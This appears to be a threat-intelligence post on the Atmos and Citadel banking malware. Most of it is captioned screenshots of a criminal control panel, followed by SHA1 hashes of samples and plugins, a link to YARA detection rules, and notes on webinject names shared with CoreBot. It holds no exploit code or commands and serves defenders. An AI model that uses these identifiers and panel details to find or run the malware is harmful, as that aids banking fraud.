
Cash list:




Stats:



Drops:




State stats:




User management:


Export CSV:




Help:




/s/ panel:




Show infos:




State stats:




Help:




/s2/ panel:




/s3/ panel:



Pony used by one member of the gang:



Browser logs:



Citadel 0.0.1.1 samples:
A7D98B79FBDD7EFEBE4945F362D8A233A84D0E8D
C286C31ECC7119DD332F2462C75403D36951D79F
D399AEDA9670073E522B17B37201A1116F7D2B94
BFD9251E135D63F429641804C9A52568A83831CA
2E28E9ACAC691A40B8FAF5A95B9C92AF0947726F
5CAC9972BB247502E700735067B3A37E70C90278
959F8A78868FFE89CD4A0FD6F92D781085584E95
2716D3DE18616DBAB4B159BACE2F2285DA358C84
450A638957147A62CA9049830C3452B703875AEE
7C90F27C0640188EA5CF2498BF5964FF6788E79C
14C0728175B26446B7F140035612E303C15502CB
267DA16EC9B114ED5D9F5DEE07C2BF77D4CFD5E6
E6DD260168D6B1B29A03DF1BA875C9065B146CF3
963FE9DCEDA3A4552FAA88BABD4E9954B05C83D2
4F6AE5803C2C3EE49D11DAB48CA848F82AE31C16
8BBFA46A2ADCDF0933876EF920826AB0B02FCC18

Decrypted Citadel plugins:
B3FDC0DAFA7C0A2076AB4D42317A0E0BAAF3BA78
0B40F80C025C199F7D940BED572EA08ADE2D52F9
3B004C68C32C13CAF7F9519B6F7868BF99771F30
Hidden VNC demo: https://www.youtube.com/watch?v=TDOZfalD_LY

Atmos package:
056709A96FE05793B3544ACB4413A9EF827DCEEF
C1B79552B6F770D96B0A0C25C8C8FD87D6D629B9

Other samples (not Atmos):
02FFC98E2B5495E9C760BDA1D855DCA48A754243
B7AE6D5026C776F123BFC9DAECC07BD872C927B4
56B58A03ADB175886FBCA449CDB73BE2A82D6FEF

Some other atmos sample (Courtesy of Kafeine):
8BBFA46A2ADCDF0933876EF920826AB0B02FCC18
DAABF498242018E3EE16513E2A789D397141C7AC
04F599D501EA656FB995D1BFA4367F5939631881

You can find my yara rules for mitigating Atmos here: https://github.com/Yara-Rules/rules/blob/master/malware/MALW_Atmos.yar
The Google Chrome injections appear to work from v25.0.1349.2 (2012/12/06), till v43.0.2357.134 (2015/07/14)

Fun thing: I got correlations with a CoreBot sample and their webinjects used.
ch_new, wf2, cu_main, citi_new, ebay_new, [...]
Same kind of campaign inside their panels and same custom file names.

if you look for more infos about Citadel, the community did a great work here
http://www.kernelmode.info/forum/viewtopic.php?f=16&t=1465

継続は力なり